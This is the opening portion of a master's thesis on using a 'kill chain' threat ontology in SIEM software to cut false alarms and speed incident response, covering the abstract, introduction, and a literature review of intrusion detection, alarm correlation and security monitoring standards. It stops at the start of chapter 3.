Hacking SIEMs to Catch Hackers: Decreasing the Mean Time to Respond to Network Security Events with a Novel Threat Ontology in SIEM Software

Blake Bryant

B.S., Information Systems Engineering, United States Military Academy, 2004

Submitted to the Department of Electrical Engineering and Computer Science and the Faculty of the Graduate School of the University of Kansas in partial fulfillment of the requirements for the degree of Master's of Science

_____
Dr. Hossein Saiedian
Professor and Chairperson

_____
Dr. Bo Luo
Committee Member

_____
Dr. Gary Minden
Committee Member

_____
Date Defended

Submitted to the graduate degree program in Electrical Engineering & Computer Science and the Graduate Faculty of the University of Kansas in partial fulfillment of the requirements for the degree of Master of Science in Information Technology.

Hacking SIEMs to Catch Hackers: Decreasing the Mean Time to Respond to Network Security Events with a Novel Threat Ontology in SIEM Software

_____

Dr. Hossein Saiedian
Professor and Chairperson

_____

Date Approved

Abstract

The realm of information security is plagued with increasingly sophisticated and persistent threats to communication networks that combine multiple technologies and methods to achieve their desired end. The development of new threat tools or vulnerability exploits often outpaces advancements in network security detection systems. As a result, detection systems often compensate by over reporting partial detections or routine network activity to security analysts for further review. Such alarms seldom contain enough forensic data for analysts to accurately determine the validity of the report or explain the incident to other stakeholders without lengthy investigations. As a result, security analysts often ignore the vast majority of network security alarms provided by sensors, resulting in security breaches that may have otherwise been prevented.

Security Information and Event Management (SIEM) software has been introduced recently in an effort to enable data correlation across multiple sensors, with the intent of producing a lower number of security alerts with little forensic value and a higher number of security alerts that accurately reflect malicious actor actions. However, the normalization frameworks found in current SIEM systems do not accurately depict modern threat activities resulting in suboptimal correlation and alarm data aggregation. As a result, recent network security research has introduced the concept of a "kill chain" model designed to represent threat activities based upon patterns of action, known indicators, and methodical intrusion phases. Such a model was hypothesized by many researchers to result in the realization of the desired goals of SIEM software.

The focus of this thesis is the implementation of a "kill chain" framework within SIEM software. A novel "kill chain" model was developed in this thesis and implemented within a commercial SIEM system through modifications to the existing SIEM database. These modifications resulted in a new log ontology capable of normalizing security sensor data in accordance with modern threat research. New SIEM correlation rules were developed using the novel log ontology and compared to existing vendor recommended correlation rules using the default normalization model. The novel log ontology produced promising results indicating improved detection rates, more descriptive security alarms, and a lower number of false positive alarms. These improvements were assessed to provide improved visibility and more efficient investigation processes to security analysts resulting in a reduction in the mean time required to detect and escalate security incidents.

Keywords: intrusion detection, kill chain, SIEM, APT, security log ontology, computer network defense, attack ontology

Acknowledgements

I wish to thank my parents Hurley and Margie Bryant for supporting me during the process of constructing this thesis and assisting with child care when I was on the road conducting business, or needed to lock myself away and write my ideas on paper. I would like to thank my girlfriend Jenn who constantly supported my efforts and listened to my gibberish when I began ranting about obscure computer speak that must have sounded like a foreign language at times. I would also like to thank Dr. Hossein Saiedian for assisting me through the arduous process of writing this thesis and tolerating the multitude of delays and deadlines I failed to meet over the several years spent constructing this work.

Table of Contents

List of Tables

List of Figures

1 Introduction

Development of timely, accurate and actionable alarms associated with network threats is the goal of any network security monitoring solution, and is cited as an axiom of mature security organizations such as the U.S. Department of Homeland Security (Romney, et al., 2005). Unfortunately, security alerts depicting suspicious activity provided by sensors employed in network security monitoring and anomaly detection are often prone to false positives based on their location within the network, limitations in their ability to apply advanced rule logic, or the inability to represent complex organizational data hierarchies; such as user accounts, critical computing resources, subnet risk levels and work hours. These limitations result in either a multitude of alarms flooding security analysts charged with monitoring network data for security threats, or a lack of alarms due to overzealous alarm suppression designed to "tune out" excessive alerting. Furthermore, alarm suppression on a single device is often conducted via a volumetric threshold or rote suppression of the entire rule signature (Greenwood, 2007).

The information security landscape is constantly evolving, with new threats emerging every day. Evolutions in threat vectors, software vulnerabilities, and malware mutations have made traditional detection methods exorbitantly complex (O'Reilly, 2012). Many different technologies have been developed to detect specific threats within a network, at varying stages of the OSI model. However, information from such devices is routinely “tuned-out” by security personnel due to high false-positive ratios, hindering the ability to detect malicious activity within a network (Flynn, 2012). Recently leading information security companies have developed specialized correlation software designed to aggregate data provided by disparate sensor feeds thus enabling holistic analysis of all network data from a single, centralized, alarm feed.

Despite the changes in “hacking tools,” the motivation behind malicious actors has remained fairly constant and this continuity proves to be the weak link in detecting indicators of compromise. Holistic analysis of data from these devices may reveal patterns of activity conducive to fingerprinting individuals, or threat groups, based on a signature of behavior comprised of the trail of seemingly innocuous data spread across an entire network of sensors. However, aggregating data alone does not take advantage of attacker methodologies, it is the development of custom algorithms designed to analyze this data in the context of phased attack ontologies that truly provide additive value in threat detection and prevention.

Unfortunately, merely aggregating data from sensors does not greatly improve detection rates nor decrease false-positive ratios. Figure 1.1 depicts over 500,000 logs collected from a laboratory environment over a two week period prior to security testing. This represents a common problem in network security analytics associated with gross data acquisition without a logical method for filtering alert data.




Figure 1.1: Log Volume Visualization via Elasticsearch Logstash and Kibana

Figure 1.2 illustrates the trend of firewall logs drastically outnumbering endpoint operating system logs. Many security experts argue that weeding through troves of firewall log data is impractical and often must be combined with data from other sources for attack attribution (Barraco, 2013).

Figure 1.2: Log Visualization by Type via Elasticsearch Logstash and Kibana

Discerning notable security events from log data, and implementing timely remediation for incidents, is a daunting task without an effective alerting engine employed to filter, categorize and escalate security events appropriately. Security data must first be normalized into a standard ontological framework, analyzed within the context of known attacker methodologies, and finally allowed to accrue suspicion dynamically as threat activity progresses throughout the network to fully realize the axiom of timely, accurate and actionable alerts.

1.1 Problem Statement

Current software solutions exist for data normalization and threat action modeling via SIEM software. However, these solutions merely provide a framework for normalizing disparate data feeds and performing logical comparisons of metadata contained therein (Chickowski, 2013). Often these tools are employed to implement static trigger criteria based on volumetric thresholds or watch lists containing threat signatures. This methodology is prone to false detections similar to the limitations in traditional intrusion detection systems outlined in the introductory section of this thesis.

A method of implementing dynamic suspicion escalation through contextualized data, aggregated from multiple sources, and attributable to specific threat actions is not found within SIEM software by default. A threat framework must first be adopted to attribute malicious activity to specific threat objectives. This framework may then be leverage to attribute varying levels of risk and suspicion associated with the extent to which this activity satisfies said objective phases.

This thesis analyzes existing threat frameworks for potential inclusion within a SIEM solution in order to provide threat attribution and dynamic suspicion escalation resulting in improved metrics associated with timely, accurate and actionable alerts. Ultimately, a new novel threat model was devised based on the tenants of the competing threat models evaluated. This novel model was implemented through modifications to the database structure of a commercially available SIEM system.

1.2 Significance

Advanced correlation software in SIEM systems is designed to increase investigative and data retrieval functions associated with security events, as well as implement a process for real-time alerting of potential incidents. Analysis of raw sensor feeds proves to be overwhelming for human analysts both in volume of alerts and false positive ratios associated with improper notification of non-security events. Implementing programmatic analysis decreases false positive ratios and provides mechanisms for abstraction of human labor functions to a higher analytical plane via a unified graphical user interface (GUI) enabling establishment of analyst pools used within the managed security service provider industry.

1.3 Research Methodology

An empirical research methodology was applied to evaluating existing research associated with intrusion detection technology, SIEM software, and network attack methodologies. The concepts of data triage, suspicion escalation, threat actor groups, and models for representing threat methodologies were evaluated. This research lead to the selection of a commercial SIEM product for evaluation of an existing ontological framework used to represent security data in a normalized format. Finally, a laboratory environment was constructed consisting of a security device sensor array, comprised of multiple security devices configured in series, and the

selected SIEM product. SIEM rule hierarchies were implemented in accordance with the model devised in this thesis for evaluation of detection performance in relation to sensor feeds in isolation or without rule chaining. Figures 1.3 illustrates the laboratory design employed during the experimentation phase of this thesis. .




Figure 1.3: Laboratory Concept Configuration 1: Control

1.4 Organization

This thesis is organized into the following chapters.

Chapter 2: Network Security Monitoring - This chapter provides an overview of previous research pertaining to network security intrusion detection. Data from the Knowledge Discovery and Data Mining (KDD) intrusion detection system competition is analyzed for insights in improving alarm aggregation and fusion. Data aggregation from heterogeneous intrusion detection systems and sensor placement are also addressed in relation to their impact on alarm correlation. Current regulations and standards pertaining to security monitoring are discussed briefly in relation to their benefit to determining monitoring requirements. Finally, the chapter concludes with a brief synopsis of the challenges associated with conducting security monitoring that may be addressed by implementing SIEM software.

Chapter 3: The Threat: Taxonomy of Hackers and their Methods - This chapter provides taxonomy of malicious actor stereotypes in order to identify differences in attack vectors based on group motivations. The concept of kill chains is introduced to describe a methodical process leveraged by specific threat groups to attack networks. The Lockheed Martin Kill Chain is compared to the Mandiant APT Attack Lifecycle model for their potential application for inclusion within a SIEM ontology.

Chapter 4: Security Information and Event Management Software (SIEM) – This chapter provides an overview of previous research pertaining to the development of SIEM software and the essential components of a SIEM system. The concepts of: data fusion, dynamic suspicion escalation, and alarm chaining are addressed in relation to solving common problems described in security monitoring research. Additionally, in depth analysis is conducted on the commercial SIEM product LogRhythm for its suitability in applying the SIEM concepts discussed by researchers. This chapter concludes with the fusion of threat kill chains discussed in chapter 3 with SIEM theoretical concepts into a hierarchical model conducive to SIEM rule correlation.

Chapter 5: Rule Chaining Validation: Penetration Test Data Review – This chapter provides analysis of data extracted from network security penetration tests conducted in a live environment. Data is evaluated in the context of the hierarchical model devised at the conclusion of chapter 4 in order to determine the feasibility of utilizing SIEM correlation rule chaining for real-time threat detection. This chapter identifies potential data sets of forensic value during investigations, or for real time alerting and SIEM correlation. Shortcomings are identified with basing correlation off of event sequence, as well as over generalization of log data into nonspecific event classifications within the LogRhythm ontological framework.

Chapter 6: Threat Framework Development and SIEM Ontology Modifications- This chapter builds upon the insights gained from the penetration test data review in chapter 5 to revise the SIEM ontological model devised at the conclusion of chapter 4. The hierarchical model of SIEM correlation dependent upon even sequence is adjusted to a flat model, which applies classification tagging to events associated with perceived attacker objectives and provides an acceptable subset of metadata for further correlation. Candidate data points of forensic interest are depicted within the expanded framework illustrating their relationship to the Advanced Persistent Threat continuum. Software modifications required to incorporate the new threat model within LogRhythm's existing threat ontology are discussed as well as aggregation fields used to combine data of interest within these new classification fields.

Chapter 7: Threat Framework Evaluation and Conclusions- This chapter discusses the results of applying the new threat ontology within SIEM software. Alerts generated by the SIEM are evaluated based on the ability for an analyst to describe attacker activity with alarm data alone or the number of data points that must be researched that are not contained within the alarm. Performance is graded based on the estimated effort to retrieve forensics data adequate for answering the interrogatives: who, what, when, where and why associated with activity observed. Additionally, the framework devised in chapter 6 is evaluated as a tool for manual analyst hunting for malicious activity within log data absent of SIEM alarms.

Chapter 8: Contributions and Areas for Further Research- This chapter highlights novel discoveries uncovered by the research conducted throughout this

thesis. The following items are identified as potential contributions to future research in network security monitoring and threat detection:

- Network Security Laboratory Design
- Advanced Persistent Threat Attack Replication
- Network Security Investigation Processes
- SIEM Metadata Correlation and Aggregation
- An Ontology for Security Metadata

Potential future research projects stemming from these discoveries are also highlighted. Notable research areas include: the application of the security data ontology as a weighting mechanism for probabilistic modeling, the adoption of belief functions in SIEM software and the implementation of dynamic suspicious escalation across multiple "kill chain" phases within SIEM systems.

Appendix A: Network Security Lab Design and Validation of Advanced Persistent Threat Framework- Static analysis of historical penetration test data proved to be insufficient for validating the efficacy of modifications to the commercial SIEM system. A dedicated network security lab was required to provide adequate control over security event generation to validate detection mechanism in discrete phases. This chapter discusses the process used to design a simulated enterprise network capable of providing multiple corroborating sensor feeds configured to detect network security events. Extensive details are provided pertaining to device selection, configuration, and auditing levels enabled to provide adequate forensic data for SIEM correlation. Laboratory construction details are intended to be detailed enough for future researchers to emulate the laboratory environment referenced throughout this thesis.

An attack scenario consisting of 26 distinct attack phases was created depicting common advanced persistent threat techniques. These test cases generated adequate security data to generate SIEM correlation rules in each phase of the "kill chain" model. The attack scenario is described in adequate detail to serve as a guide for future security research dedicated to the detection of advanced persistent threat actions. Source code is provided where necessary to create custom programs required to effectively execute all test cases depicted within the attack scenario.

Appendix B: Network Security Lab Test Case Results- This chapter provides detailed results for each of the 26 test cases evaluated in Appendix A. Each test case is accompanied with a brief description of the attacker objectives and actions performed along with a network diagram indicating data flow and sensors critical to detecting the test case actions. Alarms detected by the baseline SIEM configuration and the modified SIEM configuration are compared within each test case subsection. Finally, statistics are provided for raw log data generated within each test case, providing potential indicators for correlation rule refinement.

2 Network Security Monitoring

2.1 The Origins of Network Security Monitoring

Network device monitoring has existed for over three decades, beginning with the implementation of remote logging via the syslog protocol, invented by Eric Allman in 1983 and released with the Berkeley Software Distribution of Linux version 4.2 (Eaton, 2003). The syslog protocol was originally designed to assist in troubleshooting application issues on remote servers. However, eventually administrators found additional uses for a remote logging protocol for network devices. Today logging via syslog is common on network switches, routers, printers, network storage, and network security devices (Nawyn, 2003). Though syslog has existed for over thirty years, the standard that defines it is very ill defined and open to considerable interpretation. Syslog existed in production for nearly twenty years before it became a registered protocol in 2001 with the approval of RFC 3164 by the IETF. In fact, two separate versions of syslog are registered with the IETF, RFC 3164 and RFC 5424-6. The latter was registered in 2009, with many notable improvements such as support for the TCP protocol and encryption (Asuria Ltd, 2012). Unfortunately, neither of the syslog standards off guidance regarding what data should exist within log data, or how it should be formatted in regards to network security monitoring. This lack of standardization for log data has spawned thousands of discussion regarding what is noteworthy within network data as it relates to security.

One of the earliest, and most frequently cited, papers dedicated to security monitoring and intrusion detection systems is Dorothy Denning's "An Intrusion Detection Model" (Denning, 1987). This paper was groundbreaking as it not only identified the need to develop real-time intrusion detection systems; it also provided a rudimentary set of minimum data components for anomaly detection. Denning argued an intrusion detection system must consist of six components: subjects, objects, audit records, profiles, anomaly records and activity rules. Audit records would contain, at a minimum: the subject, the entity performing an action; the object, the entity acted upon; the action, what was performed upon the object; the exception-condition, the system response to the action; the resource-usage, any quantitative elements of the action, such as CPU usage, bandwidth consumption, records written etc.; and the time-stamp, indicating when the action occurred. These audit records would be compared to historical profiles mapping subjects and objects to normal or approved behavior. Any deviation between audit records and a profile would generate an anomaly record. This became the basis for behavioral anomaly detection.

In an attempt to provide standard data for intrusion detection system research and development, a famous study was conducted on behalf of the Department of Defense and the international Knowledge Discovery and Data Mining Tools Competition referred to as the KDD in 1999 (University of California Irvine, 1999). The data during this study was analyzed by numerous intrusion detection technology companies in order to evaluate the efficacy of existing security systems as well as evaluate experimental detection algorithms and data modeling for improved detection

rates. The results of this competition indicated that no single intrusion detection system was suitable for reliably detecting all of the various attacks leveraged during the study. Additionally, even systems that were considered the best solution for detecting specific attack families would fail to detect several attacks more than half of the total instances within the data set (Lippmann, et al., 2000). The KDD study spawned multiple additional research projects with the benefit of delivering insights toward improving network security by leveraging a standard set of data. This led to the development of attack signatures (Korba, 2000) and probabilistic models for predicting anomalous activity within a pool of network data (Yu & Frincke, 2005).

However, the KDD study also indicated that effective network security monitoring requires much more than merely collecting and filtering network data. Many researchers have conducted studies to address the large volume of aggregated network security data associated with innocuous network traffic referred to as the false-positive alarm rate of intrusion detection systems (Garcia-Teodoro, 2009). Additionally, intrusion detection systems alone are often easily thwarted by attackers masquerading as legitimate users once they have infiltrated a network, leading to false-negatives, or failure to detect malicious activity (Axelsson, 1999).

2.2 Security Monitoring Correlation

Studies following the 1999 KDD evaluation have indicated that correlating data from multiple sensors is capable of reducing the number of alarms generated and potentially limiting false positives observed within network traffic. However, merely aggregating similar data from dissimilar sensors based on common meta data, though beneficial in decreasing notification volume, does not necessarily result in enriched data presented to analysts. Valdes argued that proper correlation consists of three phases: event aggregation, sensor coupling and meta-alert fusion (Valdes & Skinner, 2000).

Aggregation, as defined by Valdes, is the combination of multiple low-level events, such as TCP connections and audit records. These events often contain very few meta-data fields or are of low forensics value when analyzed in isolation. However, aggregating said data offers additional insights to the scope of an attack, such as a volumetric denial of service, or a TCP scan enumerating available ports and services on an endpoint. Without context, each of the TCP connections individually would not generate alarm to a machine or analyst, however the volume and variation of the connection attempts would be alarming. Valdes also discussed the notion of "alert threads," wherein multiple aggregated events are represented by a single alarm with the ability to review child aggregated events within the context of the parent alarm via a "drill down" function. This drill down function becomes more beneficial to analysts if there is variation within the data collected by aggregated events (Anderson, et al., 2002). Variation may be accomplished by the concept of sensor coupling.

Sensor coupling is the degree to which sensors are aware of one another and capable of contributing to combined alarms in an additive fashion, rather than generating alarms in isolation. Ideally, additive contributions would offer slightly different, but supporting evidence of a security incident. For example, a network intrusion detection system reporting a potential denial of service attempt on an endpoint and an endpoint log indicates the loss of a service. Valeur et. al. also discussed this phenomenon referred to as "alarm fusion" (Valeur, et al., 2004), while Valdes et. al. refer to this as a "meta alert" (Valdes & Skinner, 2000). Without combining related events in this manner, analysts would easily become overwhelmed with unnecessary alerts to triage while potentially overlooking an important, but unrelated alert, buried within the chaos. The benefits of alarm fusion described in the Valeur et. al. study are depicted in table 2.1 below.

	MIT/LL 1999	MIT/LL 2000	CTA	Dfcon 9	Rome AFRL	Honeynet	Treasure Hunt
Input Alerts	41,100	36,932	512,190	2,318,090	2,566,360	560,150	3,181,169
Output Alerts	2,082	11,550	14,138	503,303	462,831	3,070	1,080
Reduction	94.8%	68.2%	97.2%	78.3%	81.5%	99.5%	99.9%

Total Alert Reduction

Table 2.1: IDS Alarm Reduction From Multi-Source Correlation and Attack Session Reconstruction (Valeur, et al., 2004)

However, Valeur et. al. noted several challenges associated with effective correlation. The network topology, meta-data provided by sensor logs, and the nature of the attack all significantly impacts the ability to correlate multiple data points to a single event. Aggregating data from multiple heterogeneous sensors, similar to Valeur's "attack session reconstruction," is no small task, often hindered by the lack of standardization in sensor alarm logging formats (Anderson, et al., 2002). Valeur et. al. proposed the following process for sensor alert correlation.




Figure 2.1 Valeur Correlation Process Overview (Valeur, et al., 2004)

Valeur stated the intent of the correlation process is to transform disparate intrusion detection sensor alerts into consolidated intrusion reports. However, not all intrusion detection alerts may be treated equally, based on varying degrees of data provided and the nature of the attack being conducted. Unfortunately, Valdes et. al. does not provide guidance toward what criteria is most suitable for combining alarms into

meta alerts. Valeur et. al. also stated that multi alarm fusion is difficult based on the fact that related alarms may not necessarily share related meta data, such as a common IP address or computer name. Essentially, two separate sensors may be describing the same event, but with a different meta data language, making combination of alarms based on meta data alone impossible.

2.3 Network Security Monitoring Architecture

The KDD CUP 1999 data set was designed to represent a large network consisting of thousands of computers. Many of these systems were represented by emulated computers and servers hosted on a handful of machines designed to appear like traffic originating and returning to different IP addresses. All network traffic during this study was channeled through two network sensors designed to capture network traffic for offline replay through intrusion detection systems.




Figure 2.2 KDD CUP 1999 Study Network Hierarchy (Lippmann, et al., 2000)

However, the KDD study network is not a realistic depiction of a modern network security monitoring architecture as it did not include any network security devices to generate log data in real time. Some researchers have criticized the KDD CUP 1999 data set for including duplicate or redundant data which may have caused issues in anomaly detection systems leveraging behavioral learning models (Tavallaee, et al., 2009). Additionally, this data set had very few data points for analysis of Microsoft Windows platforms, all of which were based on the Windows 2000 family of operating systems (Korba, 2000).

McHugh et al. argued that there are multiple dimensions to intrusion detection, based upon sensor deployment throughout the network (McHugh, et al., 2000). Deploying network and host based sensors at multiple locations within the network increases the probability of generating corroborating alerts to generate meta alarms, ultimately resulting in better intrusion reports. The figure below depicts a small enterprise

network with intrusion detection sensors designed to isolate a critical public facing web server from the internet. This allows for threat detection, as well as determination of the depth to which the network has been compromised following an incident.




Figure 2.3 Defense In Depth Network Security Architecture (McHugh, et al., 2000)

2.4 Network Security Monitoring Standards and Regulations

The frequency and damage associated with network security breaches has increased dramatically within the last decade. A report on the cost of information network security breaches in 2003 indicated that in many cases, publicly disclosed information security breaches did not have an adverse effect on the company's stock value (Campbell, et al., 2003). The information security breach the affected the Target corporation in 2013 is estimated to have cost the company $162 million, much of which was due to lost revenue due to decreased customer confidence (Seals, 2015). In order to assist in preventing similar incidents from occurring in the future, many regulatory committees are leveraging stiff penalties to entities that process sensitive data that are incapable of proving due diligence in monitoring the security posture of their organization. As such, a discussion of security monitoring is incomplete without mention the state of current regulations and standards associated with security monitoring.

It is difficult to cite a single authoritative source for network security monitoring practices, as many different standards and regulations exist across multiple industries around the world. The most commonly cited standards include: COBIT, ISO 27001, PCIDSS, and the NIST Cyber Security Framework (Susanto, et al., 2011). Several

studies have been conducted comparing the security controls outlined within these regulations.

The Payment Card Industry Data Security Standard (PCIDSS) was designed to force a minimum standard for information system security in order to reduce the risk of processing credit card data. This standard is deceptively simple, consisting of merely twelve requirements. However, many of these requirements are open to interpretation, spawning an entire branch of information security consulting dedicated to performing PCIDSS specific compliance audits. Many researchers have criticized this standard both for its ambiguity and the leniency it provides to administrators charged with interpreting its guidelines. Despite widespread acceptance, implementation and stiff penalties for nonconformance to this standard, the frequency of security breaches in payment card processing networks continues to increase (MacCarthy, 2011). Additionally, only one of the twelve controls addresses monitoring, and this control only stipulates collecting logs associated with access to network resources or card holder data.

The Control Objectives for Information and related Technology (COBIT) standard was created by the Information Systems Audit and Control Association (ISACA) in order to provide a general framework for synergizing information technology solutions with business processes. COBIT stresses the importance of garnering executive management support and recognition of the impact information system security has on the enterprise as a whole through a process referred to as information technology governance. The COBIT framework offers general guidelines toward establishing information technology governance as well as a series of control objectives used to measure compliance toward establishing a mature information security program (Sheikhpour & Nasser, 2012). Though COBIT is much more suitable toward defining the requirements of establishing an effective network security monitoring program, it is still far too ambiguous to be applied consistently across disparate organizations.

The International Organization for Standardization (ISO) standard 27001 (ISO 27001) was derived from a series of existing information security best practices circulated within the information security community. These best practices were codified within the annex of ISO 27001 as a series of controls and objectives. In addition to specific controls, ISO 27001 formally recognizes the importance of continuously monitoring an information security management solution. ISO 27001 is praised for providing a structured, security focused standard, with specific and measureable control criteria for standard enforcement (Shojaie, et al., 2014).

The National Institute of Standards and Technology (NIST) has published several standards associated with information security and network security monitoring. The NIST special publication 800-37, Guide for Applying the Risk Management Framework to Federal Information Systems, is specifically tailored toward designing and implementing an information security monitoring solution. Additional NIST publications address specific information system security controls. NIST SP-800-53

provides very detailed descriptions of security controls in its appendix F as well as a section mapping these controls to associate ISO 27001 controls via a table in appendix H. NIST publications also include a mature incident handling process documented in NIST SP-800-61, Computer Security Incident Handling Guide. Finally, these publications have been incorporated into an overarching security framework in the NIST Cybersecurity Framework. This framework combines all previously mentioned NIST publications into five core functions: identify, protect, detect, respond and recover. This framework will be adopted as the reference model for defining the process of responding to security incidents within this thesis (National Institute of Standards and Technology, 2014).

2.5 Summary

Security monitoring has evolved considerably over the past three decades, from merely collecting audit log data from remote systems, to detecting and reporting anomalous network activity with specialized intrusion detection systems. Public opinion toward the severity of network security events has changed drastically, and international standards have been established to govern minimal acceptable standards for monitoring device controls.

However, as intrusion detection systems have become better at identifying malicious activity, and security personnel have adopted a more vigilant stance against security threats, the number of alarms analysts are expected to triage has grown drastically. Alarm volume may be addressed by combining related events into "meta alerts" in order to decrease the number of open incidents that must be addressed by security personnel.

Multiple challenges must be addressed in order to effectively perform alarm fusion. First, a network of heterogeneous security sensors must be constructed to offer additional perspectives of individual events. Second, a standard data model must be adopted in order to facilitate alarm normalization into standard comparable fields amongst alarms. Finally, related alarms must be fused into enriched incident reports for human analysis. The following section addresses specialized software designed to address these challenges called Security Information and Event Management (SIEM) systems.

3 The Threat: A Taxonomy of Hackers and their Methods

3.1 Malicious Actor Categories

